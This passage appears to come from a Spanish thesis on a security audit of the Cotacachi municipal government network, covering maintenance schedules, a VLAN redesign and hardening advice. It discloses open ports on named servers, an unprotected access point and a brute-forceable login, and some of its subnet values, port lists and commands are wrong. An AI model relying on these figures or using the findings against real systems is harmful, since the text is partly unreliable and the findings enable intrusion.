Cronograma de mantenimiento Preventivo Dirección de Obras y Servicios Públicos

Fecha de Recepción	Fecha de Entrega	Descripción del equipo		
		Marca	Modelo	Ubicación
11-09-14	11-09-14	Hp	MXLO230N1K	Obras Públicas
11-09-14	11-09-14	Hp	MXJ94100HR	Obras Públicas
11-09-14	11-09-14	Hp	MXJ942015C	Obras Públicas
12-09-14	12-09-14	Hp	MXL14008FP	Obras Públicas
12-09-14	12-09-14	Hp	CLON	Obras Públicas
12-09-14	12-09-14	Hp	CLON	Obras Públicas
15-09-14	15-09-14	Hp	MXL20802K6	Obras Públicas
15-09-14	15-09-14	Hp	MXL2072689	Obras Públicas
15-09-14	15-09-14	Hp	MXL20802HR	Obras Públicas
16-09-14	16-09-14	Hp	CLON	Planificación
16-09-14	16-09-14	Hp	6000PRO	Planificación
16-09-14	16-09-14	Hp	6000PRO	Planificación
17-09-14	17-09-14	Hp	6000PRO	Planificación
17-09-14	17-09-14	Hp	DC5700	Planificación

17-09-14	17-09-14	Hp	6200PRO	Planificación
18-09-14	18-09-14	Hp	6000PRO	Planificación
18-09-14	18-09-14	Hp	6200PRO	Planificación
18-09-14	18-09-14	Hp	CLON	Planificación
19-09-14	19-09-14	Hp	PRO 3130 MT	Planificación
19-09-14	19-09-14	Hp	PRO 3130 MT	Planificación
19-09-14	19-09-14	Hp	CLON	Planificación
22-09-14	22-09-14	Hp	6000PRO	Planificación
22-09-14	22-09-14	Hp	6000PRO	Topógrafo
22-09-14	22-09-14	Hp	D220MT	Inspector
23-09-14	23-09-14	Hp	DX2200	Biodiversidad
23-09-14	23-09-14	Hp	6ZWQP2J	Biodiversidad
23-09-14	23-09-14	Hp	8YWQP2J	Biodiversidad
24-09-14	24-09-14	Hp	D22MT	Biodiversidad
24-09-14	24-09-14	Hp	6200 PRO	Biodiversidad

Tabla 34. Cronograma preventivo Dirección de Gestión Social, Interculturalidad y Derechos Humanos

Cronograma de mantenimiento Preventivo Dirección de Gestión Social, Interculturalidad y Derechos Humanos				
Fecha de Recepción	Fecha de Entrega	Descripción del equipo		
		Marca	Modelo	Ubicación
25-09-14	25-09-14	Hp	6000PRO	Gestión Territorial
25-09-14	25-09-14	Hp	6200 PRO	Gestión Territorial
25-09-14	25-09-14	Hp	6200 PRO	Gestión Territorial
26-09-14	26-09-14	Hp	6201 PRO	Gestión Territorial
26-09-14	26-09-14	Hp	D220MT	Gestión Territorial
26-09-14	26-09-14	Hp	6000PRO	Gestión Territorial
29-09-14	29-09-14	Hp	Clon	Promotor Comunitario
29-09-14	29-09-14	Hp	PRO3130MT	Turismo

Tabla 35. Cronograma preventivo Registro de la Propiedad

Cronograma de mantenimiento Preventivo Registro de la Propiedad				
Fecha de Recepción	Fecha de Entrega	Descripción del equipo		
		Marca	Modelo	Ubicación
30-09-14	30-09-14	Hp	elite 7100 MT	Registro de la Propiedad
30-09-14	30-09-14	Hp	elite 7100 MT	Registro de la Propiedad
30-09-14	30-09-14	Hp	elite 7100 MT	Registro de la Propiedad
02-09-14	02-09-14	Hp	elite 7100 MT	Registro de la Propiedad
02-09-14	02-09-14	Hp	elite 7100 MT	Registro de la Propiedad
01-10-14	01-10-14	Hp	elite 7100 MT	Registro de la Propiedad
01-10-14	01-10-14	Hp	elite 7100 MT	Registro de la Propiedad

4.4 GESTIÓN DE ACTIVOS

Para tener un control de los activos que se manejan en la red del GAD Municipal de Santa Ana de Cotacachi, el departamento de Informática en conjunto con inventario y bodega, etiquete, cada uno de los equipos entregados, así también se registrara información como el nombre del responsable del activo, ubicación, descripción física, a más del número de serie otorgada.

La información recogida se almacenara de manera física, y digital, para lo cual el departamento de informática deberá diseñar un programa que permita el ingreso y almacenamiento de la información, para que esta pueda ser procesada de manera fácil y rápida por el personal encargado de llevar el registro.

En la Tabla 36. Se detalla a continuación, un posible modelo de registro que se utilizara para el registro del Activo.

Tabla 36. Plantilla para el registro de Activos de la Red del GAD Municipal de Santa Ana de Cotacachi

Plantilla para Registro de Activos	
Descripción	
Tipo	
Estado	
Responsable	
Departamento	
Oficina Numero	
Número de Serie	
Número de Registro	
Observaciones	

4.5 SEGURIDAD EN RECURSOS HUMANOS

El personal que labora en el departamento técnico, lo ha venido haciendo desde hace varios años, cada uno cuenta con la experiencia necesaria, para el cargo que desempeña, el trabajo lo realizan a tiempo completo, y únicamente tienen firmado el contrato por prestación de servicios.

Es aconsejable que el proceso de contratación para el personal nuevo a tiempo, completo, temporal o subcontratado debería evaluar la discreción del personal, recordando que la información que se va a manejar dentro de la institución, es de propiedad únicamente de la Municipalidad del cantón Cotacachi, y no será divulgada a terceras personas, puesto que esto constituye un riesgo para la información que se maneja.

Se recomienda, incluir en el contrato de trabajo, un acuerdo de confidencialidad, mismo que asegure que los empleados, no revelaran información concerniente a la institución, además de recordar que de violar este acuerdo pudieren ser sometidos a las leyes que se encuentren vigentes.

4.6 SEGURIDAD FÍSICA Y AMBIENTAL

4.6.1 ÁREAS SEGURAS

Concerniente a la seguridad física, los equipos que utilizados los usuario de la red del GAD Municipal de Santa Ana de Cotacachi, no se encuentran visibles para el público, cada uno de estos están protegido por un escritorio, la mayoría se encuentran dentro de oficinas, misma que para el ingreso es necesario tener la llave la cual permite el acceso.

Los servidores, que permiten la ejecución de los diferentes servicios informáticos que se maneja en el GAD Municipal de Santa Ana de Cotacachi, se encuentran en un cuarto que cuenta con una puerta que la única seguridad que este ofrece es la de la chapa.

Se recomienda que en la puerta de ingreso se implemente seguridad de acceso, a través sistemas biométricos, código de acceso, entre otros, además de cambiar la puerta, por otra que brinde seguridad pudiendo ser una puerta de acero diseñada para cuartos de quipos, puesto que en la que en la actualidad la puerta es de vidrio y aluminio.

El departamento de Informática, deberá realizar un análisis periódico de los equipos de la red de GAD Municipal de Santa Ana de Cotacachi para asegurar la continuidad y correcto funcionamiento de los servicios brindados por la municipalidad.

4.6.2 RECUPERACIÓN DE DESASTRES

De acuerdo a la revisión del entorno analizado en el capítulo anterior se recomienda estar preparados en caso de que suceda un desastre ya que como se pudo observar el cantón Cotacachi se encuentra clasificado como un lugar con alto riesgo de sismos; por lo tanto es necesario que los equipos estén señalizados o etiquetados de acuerdo a la importancia de su contenido, para ser priorizados en caso de evacuación.

Se sugiere documentarse la realización de las siguientes actividades después de un incidente.

- Determinar la causa del daño,
- Evaluar la magnitud del daño que se ha producido,
- Que sistemas se han afectado,
- Qué modificaciones de emergencia se han realizado,
- Que equipos han quedado no operativos,
- Cuales se pueden recuperar y en cuanto tiempo.

4.7 GESTIÓN DE COMUNICACIÓN Y OPERACIONES.

4.7.1 ADMINISTRACIÓN Y GESTIÓN DE RED DE GAD MUNICIPAL DE SANTA ANA DE COTACACHI

En la actualidad los sistemas informáticos que se manejan en el GAD Santa Ana de Cotacachi, se pueden evaluar como buenos, pero el rendimiento de la red, tiende a presentar inconvenientes porque los equipos de red como ruteadores y switch no tiene una administración y configuración ideal de red, actualmente la red del GAD Municipal de Santa Ana de Cotacachi se encuentra configurada como se muestra en la Figura. 58.




Figura 64. Diagrama de Red del GAD Municipal de Santa Ana de Cotacachi

Se sugiere un reorganización en los equipos de red para así tener una mejor administración de los equipos, y que el performance de la red se vea reflejado en la excelencia del servicio prestado a los ciudadanos del cantón Cotacachi, evitando que los sistemas de recaudación, cobranzas entre otros estén fuera de línea, para ellos se ha rediseñado la red, con la implementación de VLANs y la realización de subredes, tomando en cuenta los niveles jerárquicos que deben tener los equipos de red.

Se ha tomado la red de clase C 192.168.0.0/24 de la cual se pueden obtener 254 ordenadores con el fin de optimizar el número de redes y host utilizables, considerando que es una red relativamente pequeña.

4.7.1.1 Diseño de las subredes

La segmentación de la red se realiza haciendo uso de la herramienta VLSM con el objetivo de no desperdiciar direcciones de red, obteniendo subredes que permitirán al administrador de la red brindar contención de broadcast y seguridad de bajo nivel en la LAN. Para realizar esta segmentación se ha tomado en cuenta el número de host por cada rack y el número de servidores.

Tabla 37. Diseño de las subredes para el GAD Municipal de Santa Ana de Cotacachi

Ubicación	host	Bits	Prefijo	máscara	Subred	Primera ip	Ultima ip	broadcast
Rack 1	40	6	26	255.255.255.192	192.168.0.0	192.168.0.1	192.168.0.62	192.168.0.63
Rack 2	40	6	26	255.255.255.192	192.168.0.64	192.168.0.4	192.168.0.126	192.168.0.127
Rack 3	50	6	26	255.255.255.192	192.168.0.128	192.168.0.129	192.168.0.190	192,168.0.191
Rack 4	20	5	27	255.255.255.224	192.168.0.192	192.168.0.193	192.168.0.222	192.168.0.223
Servidores	10	4	28	255.255.255.240	192.168.0.224	192.168.0.225	192.168.0.238	192.168.0.139

El número de host por rack se ha tomado de acuerdo a la distribución actual que mantiene la red. Los host con los que se ha diseñado esta tabla han sido redondeados para prevenir un rediseño en caso de que la red crezca, los puntos de red exactos se visualiza en la Tabla 39. Vale recalcar que el rack 1, rack 2 y rack 4 se encuentran en la planta baja y son los encargados de brindar conectividad a la misma, el rack 3 se encuentra en la planta alta y brinda conectividad a toda la planta alta.

4.7.1.2 Direccionamiento lógico de las VLANs

Se diseña siete VLANs, con el objetivo de reducir el dominio de colisión, las peticiones constantes de mensajes de ARP, que pueden saturar una red, con un significativo número de host, para ello se crea dominios de difusión más pequeños. A cada una de las VLANs se le ha asignado diferente dependencias de acuerdo a su función, información que maneja y lugar donde se encuentran.

A continuación se presenta un cuadro donde se muestra cada VLAN con su respectiva dependencia y Rack al que pertenece.

Tabla 38. Diseño de las VLANs con su respectiva dependencia

VLANs ID	Dependencias	Ubicación
VLAN 10	Registro de la Propiedad	Rack 1
	Avalúos y Catastros	
	Rentas	
	Tesorería	
	ventanillas	
	Dirección financiera	
	Adquisiciones	
	Contabilidad	
VLAN 20	Obras publicas	Rack 2
	Secretaria	
	Inspectores	
	Presupuesto	
	fiscalización	
	Auditoria y consenso	
	Jefatura de Planificación	
	Proyectos	
VLAN 30	Alcaldía	Rack 3
	Sala de Concejales	
	Secretaria General	
	Dirección Administrativa	
VLAN 40	Auditoria	Rack 3
	Recursos Humanos	
	Medio Ambiente	
VLAN 50	Informática	Rack 3
VLAN 60	Comisaria	Rack 4
	Bodega	
	Transporte	
VLAN 70	Active Directory	Servidores
	Base de Datos Oracle	
	Instaladores	
	Mail Institucional	
	Sitio web	

4.7.1.3 Diseño del mapa de direccionamiento

A continuación se muestra la tabla con el direccionamiento ip para cada una de las VLANs de acuerdo a las subredes que se realizó en la Tabla 37.

Tabla 39. Rango de direcciones para las VLANS

Tomas de red	Racks	ID de VLANs	Rango de Direcciones ips	Máscara
37	Rack 1	VLAN 10	192.168.0.1 - 192.168.0.62	255.255.255.192
42	Rack 2	VLAN 20	192.168.0.65 - 192.168.0.126	255.255.255.192
19		VLAN 30	192.168.0.129 - 192.168.0.155	255.255.255.192
14	Rack 3	VLAN 40	192.168.0.156 - 192.168.0.176	255.255.255.192
7		VLAN 50	192.168.0.177 - 192.168.0.190	255.255.255.192
10	Rack 4	VLAN 60	192.168.0.193 - 192.168.0.223	255.255.255.224
6	servidores	VLAN 70	192.168.0.225 - 192.168.0.238	255.255.255.240

4.7.1.4 VLANs de voz

Para cada uno de los puertos de los switch de la capa de acceso que corresponden alguna VLAN se configura una VLAN de voz, de tal manera que cada puerto tenga dos VLANs, una para voz y otra para datos. Se asigna una nueva red para esta VLAN como muestra la siguiente tabla.

Tabla 40. Direcciones de red para la VLAN de voz

ID de VLANs	Rango de Direcciones ips	Máscara
VLAN 80	192.168.1.1 - 192.168.1.254	255.255.255.0

De esta manera existirá un solo cable de red en el que viajará la información correspondiente a datos y a voz como está actualmente configurada la red.

Una vez diseñado la segmentación de las subredes y las vlans por cada dependencia se realiza la distribución correcta de los dispositivos de red, como switchs y router, para mantener la red operativa y funcionando correctamente, en la Figura 59, se puede visualizar la configuración idónea para la red del GAD Municipal de Santa Ana de Cotacachi.




Figura 65. Diagrama de Reorganización de GAD Municipal de Santa Ana de Cotacachi

Como se puede observar en la figura del rediseño de la red, los dispositivos de red como router y switch están distribuidos jerárquicamente, esto permite tener una red fácilmente entendible y a definir funciones en cada capa, además permita una fácil configuración en el caso de que sea necesario.

Capa de Núcleo.

La capa de núcleo permite una conmutación de alta velocidad, a este nivel se le ha asignado el router cisco 800 que será el que permita el acceso al internet y manejará el tráfico que demande el diseño de las VLANS.

Capa de Distribución.

Esta capa permitirá la comunicación entre la capa del núcleo y la capa de acceso, a esta capa le corresponde un switch administrable ya que es aquí donde se configura los puertos troncales para que circule el tráfico de las diferentes VLANS.

Capa de Acceso.

La capa de acceso es la que permite el acceso a los usuarios, a esta capa corresponde los ocho switches de los cuatro racks existentes. En los puertos de estos switch se configura las vlans correspondientes a la distribución mencionada anteriormente.

4.7.2 GESTIÓN DE SEGURIDAD DE REDES INALÁMBRICAS

Del Acces Point con SSID Santa Ana de Cotacachi se recomienda usar una contraseña segura, misma que debe tener ocho caracteres como mínimo y estar compuesta por letras minúsculas y mayúsculas, números y símbolos como ` ~ ! @ # \$ % ^ & * () _ - + = { } [] \ | : ; " ' < > , . ? / ; La contraseña se la debe cambiar con regularidad, de esta manera se evitara obtenerla fácilmente en caso de que sea víctima de un ataque.

Del Acces Point con SSID Sistemas se recomienda configurar una clave de seguridad que tengan características parecidas a las mencionadas previamente ya que al momento no cuenta con contraseña. Los usuarios que deseen conectarse a esta red deberán solicitar su contraseña en el Departamento de Informática.

Del Acces Point con SSID Wifi_Parque_MC se recomienda asignarle a un puerto del Rack 3, a este puerto se le debe asignar una nueva VLAN 80, para mantener a los usuarios que se conectan desde el parque aislados de la red municipal y de esta manera evitar cualquier intrusión a través de esta red inalámbrica a la red interna del Municipio.

4.7.3 PROTECCIÓN CONTRA AMENAZAS

4.7.3.1 Servidores Webs

4.7.3.1.1 Sitio Web cotacachi.gob.ec

En el análisis de la página web cotacachi.gob.ec detalla la vulnerabilidad llamada falsificación de petición en sitios cruzados, después de realizar un ataque a este sitio a través de esta vulnerabilidad se comprueba que es un falso positivo como indica el mismo resultado del escaneo del sitio Web. Figura 19.

4.7.3.1.2. Sitio Web cotacachienlinea.gob.ec

Según el resultado del escáner de vulnerabilidades para este sitio web, visto en la sección 3.4.1.1, la página tiene la vulnerabilidad que se la conoce como adivinación de contraseña en inicio de sesión, para ello se recomienda implementar el siguiente tipo de seguridad.

El sitio Web se encuentra diseñado en la plataforma joongla, para parchar esta vulnerabilidad se recomienda seguir los siguientes pasos:

- Ingresar a la página Web como administrador
- Ir a Extensiones – Gestor de plug-ins.
- Buscar el plug-in: System - Brute Force Stop
- Activar el plug-in
- Aparece la ventana donde permite cambiar el número de intentos para iniciar sesión, tiempo de bloqueo de la ip, y la opción de enviar un correo electrónico en caso de que sea bloqueada la página web.
- Guardar cambios y cerrar

Se recomienda colocar un número de intentos menor a 5 y que el tiempo de bloqueo sea al menos de una hora, de esta manera se puede decir que la página web se considerará segura.

4.7.3.2 Medidas de prevención para el escaneo de puertos

El escaneo de puertos consiste en el reconocimiento de los servicios ofrecidos mediante la exploración a los hosts, esta práctica es aparentemente inofensiva pero puede servir para realizar ataques que sean considerablemente mayores y muy ofensivos. Por consiguiente es recomendable tomar en cuenta los siguientes puntos.

- Mantener de forma permanente habilitado el firewall o cortafuegos del que cada sistema posee.
- Abrir solo los puertos necesarios donde funcionan los servicios que brinda el sistema, los demás puertos cerrarlos.
- Desinstalar algunas de las aplicaciones de red que ya no se estén usando, estos pueden abrir puertos innecesarios.
- Tener actualizado el sistema operativo de esta manera las vulnerabilidades de red se van parchando.

4.7.3.2.1 Servidor de Base de datos

La Base de Datos tiene los siguientes puertos abiertos que no son necesarios:

Tabla 41 Puertos abiertos no necesarios en el servidor de Base de Datos

Puerto	Estado	Servicio
22	Open	ssh
139	Open	netbios-ssn
445	Open	microsoft-ds

Mismos que deben ser cerrados, para ello se debe dirigir a: < Panel de Control, < Firewall de Windows, < Configuración Avanzada, < Reglas; se despliegan los puertos habilitados y deshabilitados, es aquí donde se deshabilitan los puertos que no son necesarios.

4.7.3.2.2 Servidor Web

Para realizar sus funciones el servidor Web necesita el puerto 80, los demás puertos que se encuentra abiertos no son necesarios por lo que se recomienda cerrarlos.

Tabla 42 Puerto abierto no necesario en el Servidor Web

Puerto	Estado	Servicio
22	Open	ssh

Para ello se debe ejecutar en la terminal el comando fuser de esta manera:

```
fuser- k 22/tcp
```

Una vez ejecutada esta línea el puerto se cerrará, y únicamente quedará abierto el puerto 80 necesario para el servidor web.

4.7.3.2.3 Servidor Active Directory

Para realizar sus funciones el Servidor Active Directory necesita los puertos 53, 389, y el puerto 445, los demás puertos abiertos no son necesarios por lo que se sugiere cerrarlos.

Tabla 43 Puertos abiertos no necesarios en el Servidor Active Directory

Puerto	Estado	Servicio
22	abierto	Ssh
25	abierto	Sntp
80	abierto	http
110	abierto	pop3
143	abierto	Imap
465	abierto	Smtps
993	abierto	Imaps
995	abierto	pop3s
5222	abierto	xmpp-client
5269	abierto	xmpp-server
5801	abierto	vnc-http-1
5901	abierto	vnc-1
6001	abierto	x11:1
7025	abierto	vmsvc-2
7777	abierto	Cbt

Para cerrar los puertos no necesarios en Windows se debe ingresar a < Panel de Control, < Firewall de Windows, < Configuración Avanzada, < Reglas; se despliegan los puertos habilitados y deshabilitados, es aquí donde se deshabilitan los puertos que no son necesarios.

4.7.3.2.4 Servidor de Correo

El servidor de correo para realizar las funciones necesita los puertos 110, 143, 80 y el 443 los demás puertos abiertos no son necesarios por lo que se sugiere cerrarlos.

Tabla 44 Puertos abiertos no necesarios de servidor de Correo

Puerto	Estado	Servicio
53	Abierto	Domain
88	Abierto	kerberos-sec
135	Abierto	Msrcpc
139	Abierto	Netbios-ssn
389	Abierto	Ldap
445	Abierto	Microsoft-ds
464	Abierto	Kpasswd5
593	Abierto	http-rpc-epmap
636	Abierto	Ldapssl
1025	Abierto	NFS-or-nterm
1026	Abierto	LSA-or-nterm
1028	Abierto	Unknow
1048	Abierto	neod2
1079	Abierto	Asprowataalk
2222	Abierto	EtherNet/IP-1
3268	Abierto	globalcatLDAP
3269	Abierto	globalcatLDAPssl
3389	Abierto	Ms-wbt-server

El servidor de correo se encuentre en la plataforma Linux, para cerrar los puertos se debe ejecutar en la terminal el comando fuser del siguiente modo:

```
fuser- k 22/tcp
```

Este proceso se debe realizar para cada uno de los puertos que no son necesarios y que podrían ser utilizados como agujeros de seguridad.

4.7.3.2.5 Servidor de Instaladores

El servidor de Instaladores, mantiene abiertos los puertos 135 utilizado por el servicio msrcpc, utilizado por Microsoft, para establecer una conexión cliente/servidor, así también el puerto 135 mediante el servicio Netbios, que permite compartir archivos, e impresoras en una red de datos, no tiene puertos abiertos que no sean necesarios.

4.7.3.3 Medidas de prevención para el ataque de fuerza bruta

Se recomienda tomar en cuenta los siguientes puntos para evitar posibles ataques a los servidores.

- Fijar el número de intentos para ingresar al sistema y de esta manera impedir que se obtenga la contraseña.
- Cambiar el nombre de usuario de administrador esto nos ayudara a blindar los sistemas.
- Emplear contraseñas seguras, una contraseña segura debe poseer letras, símbolos, signos de puntuación, números, y una longitud mínima de 8 caracteres, la contraseña deben ser diferentes para cada sistema y se deben cambiar con regularidad.

4.7.3.4 Medidas de prevención para el ataques the men in the middle

Galisteo y Moya manifiestan que:

El mejor resguardo frente a los ataques sniffers es proteger la información que enviamos mediante algún tipo de cifrado.

Las técnicas de encriptación que cifran y descifran la información hacen posible el intercambio de mensajes de manera segura para que sólo pueda identificar la información el receptor de la misma. Algunas de las técnicas que podemos usar como protección frente a los sniffers son:

- PGP (Pretty Good Privacy): Hace uso de clave pública y clave privada para la transmisión segura de datos.
- SSL (Secure Socket Layer): proporciona autenticación privada en páginas web mediante el protocolo https.
- SSH (Secure Shell): Presta conexión remota a terminales de manera segura. (Galisteo, sf)

4.7.4 MONITOREO Y REGISTRO DE ACTIVIDADES

Se recomienda colocar las cámaras de vigilancia en las instalaciones de informática principalmente en el cuarto de equipos que es donde se encuentra los sistemas de información, para la detección de accesos a fin tener un registro de quien y a qué hora entra a las instalaciones, las cámaras deberían estar en un lugar alto para obtener un mayor ángulo de visualización y evitar puntos ciegos. El sistema de video vigilancia estará controlado desde la computadora del jefe de informática para evitar cualquier inconveniente.

La ventaja de tener cámaras es que se puede revisar la información en caso de que haya sucedido algún incidente para tomar las decisiones pertinentes.

4.8 CONTROL DE ACCESOS.

4.8.1 REGISTRO DE USUARIOS

Para brindar la seguridad necesaria a la información que circula dentro de la red del GAD Municipal de Santa Ana de Cotacachi se deberá tener un registro de quienes utilizan los sistemas informáticos, que privilegios tienen, y en caso de que el cargo que desempeñado en la municipalidad se culmine, eliminar de los usuarios privilegiados, para evitar posibles accesos indebidos a la red.

4.8.2 CONTRASEÑAS DE USUARIO

Conociendo la información que circula por la red del GAD Municipal de Santa Ana de Cotacachi, es de carácter confidencial, se recomienda que todos quienes tengan acceso a los sistemas de información, firmen un compromiso, mismo que les obliga a no revelar las contraseñas personales, a terceros, así también las contraseñas grupales, más aun a los profesionales que trabajen en el departamento de Informática que estará en la facultad de acceder todos los sistemas y conocerá la contraseña de todos los usuario. (Anexo O)

4.9 ADQUISICIÓN. DESARROLLO Y MANTENIMIENTO DE SISTEMAS

4.9.1 ADQUISICIÓN DE SOFTWARE

Se debe considerar para la adquisición de software la garantía ofrecida por el fabricante, así también que cumpla con normas y recomendación que garanticen la seguridad en la información.

Con anterioridad a la adquisición se recomienda realizar un estudio de los beneficios y desventajas que cada uno presta, para así poder acoplarlo a los sistemas que se encuentran operativos.

4.9.2 DESARROLLO DE SOFTWARE

Es necesario que el software desarrollado con recursos del GAD Municipal de Santa Ana de Cotacachi, sea sometido a pruebas, que permitan comprobar la seguridad del mismo, para lo cual el departamento de Informática será el responsable de comprobar que cumpla con las normas con las reglas de seguridad internacionales, puesto que la información que se maneja en la red de la municipalidad también está en la Internet.

4.9.3. CAMBIOS EN EL SISTEMA OPERATIVO.

De ser necesario realizar cambios en el sistema operativo de las estaciones personales ya sea por mantenimiento preventivo, correctivo, o por alguna falla generada por el usuario, se recomienda llevar un registro de cada uno de los incidentes, esto será útil, para verificar en un futuro las fallas en los sistemas y en caso de reiterarse el daño, saber cómo solucionarlo a la brevedad posible y así garantizar el correcto desempeño de las actividades en la municipalidad.

Tabla 45. Registro de incidentes

Plantilla para registro de Incidentes del Sistema Operativo	
Numero de Incidente	
Equipo o Sistema Afectado	
Departamento	
Oficina	
Número de Serie del equipo o Licencia de software	
Hora	
Fecha	
Personal que reporta el daño	
Observaciones	
Firma del responsable técnico	

4.10 GESTIÓN DE INCIDENTES DE LA INFORMACIÓN

4.10.1 REPORTE DE EVENTOS

Es necesario llevar un registro de cada uno de los eventos suscitados dentro de la municipalidad, esto será útil para detectar las vulnerabilidades existentes en la red, y prevenir posibles ataques a la seguridad de la misma, para llevar un correcto registro se ha recomendado la utilización de la platilla que se indica en la Tabla 42.

Tabla 46. Plantilla para registro de Eventos.

Plantilla para registro de Eventos	
Numero de Evento	
Equipo o Sistema Afectado	
Departamento	
Oficina	
Número de Serie del equipo o Licencia de software	
Hora	
Fecha	
Personal que reporta el daño	
Observaciones	
Firma del responsable técnico	

4.10.1 REPORTE DE DEBILIDADES

Es importante reportar al departamento de Informática, cualquier novedad presentada en los sistemas de información, puesto que a pesar de las pruebas realizadas por el personal técnico encargado del correcto funcionamiento, el usuario en el diario ejecutar de los sistemas pudiese encontrar anomalías, o puntos debilidades que perjudique el correcto funcionamiento de los sistemas.

Para el reporte de las debilidades detectadas por los usuarios se recomienda utilizar la plantilla reporte de debilidades, que se encuentra detallada en la Tabla 43.

Tabla 47. Plantilla de Reporte de Debilidades

Plantilla para Reporte de Debilidades	
Nombre y Apellido	
Equipo o Sistema Afectado	
Departamento	
Oficina	
Hora	
Fecha	
Explicación de la falla detectada.	
Entregado Reporte a:	
Firma del responsable técnico que recibió el Reporte	
Solución al inconveniente	

Después de realizar la auditoria de seguridad informática al Gobierno descentralizado Municipal de Santa Ana de Cotacachi se pudo concluir que si existe un ambiente dirigido a salvaguardar los datos y recursos informáticos sin embargo se puede mejorar y garantizar el rendimiento de la red y la seguridad de la información al poner en marcha todas las sugerencias que se detallan en el capítulo IV.

CAPÍTULO V

CONCLUSIONES Y RECOMENDACIONES.

5.1 CONCLUSIONES

- La elaboración de este proyecto ha supuesto un gran esfuerzo de trabajo y tiempo, ya que se ha tenido que investigar temas como, gestión de seguridad y auditoría de seguridad, así como diferentes estándares de seguridad informática, con lo cual se pudo analizar que no existe un esquema de seguridad que cubra en su totalidad los posibles riesgos, sin embargo se puede estar preparado y dispuesto a reaccionar con rapidez a las amenazas y las vulnerabilidades que pueden presentarse en el campo de la informática.
- Se pudo constatar que los activos informáticos que posee el GAD municipal manejan información que es de mucha importancia para los ciudadanos del cantón, esto es debido a que cada vez más, los servicios principales que presta esta dependencia dependen de los sistemas informáticos, es por eso la necesidad de una auditoría de seguridad al sistema de red, además el manejo eficiente de las TICs es uno de los principales objetivos estratégicos de la municipalidad.
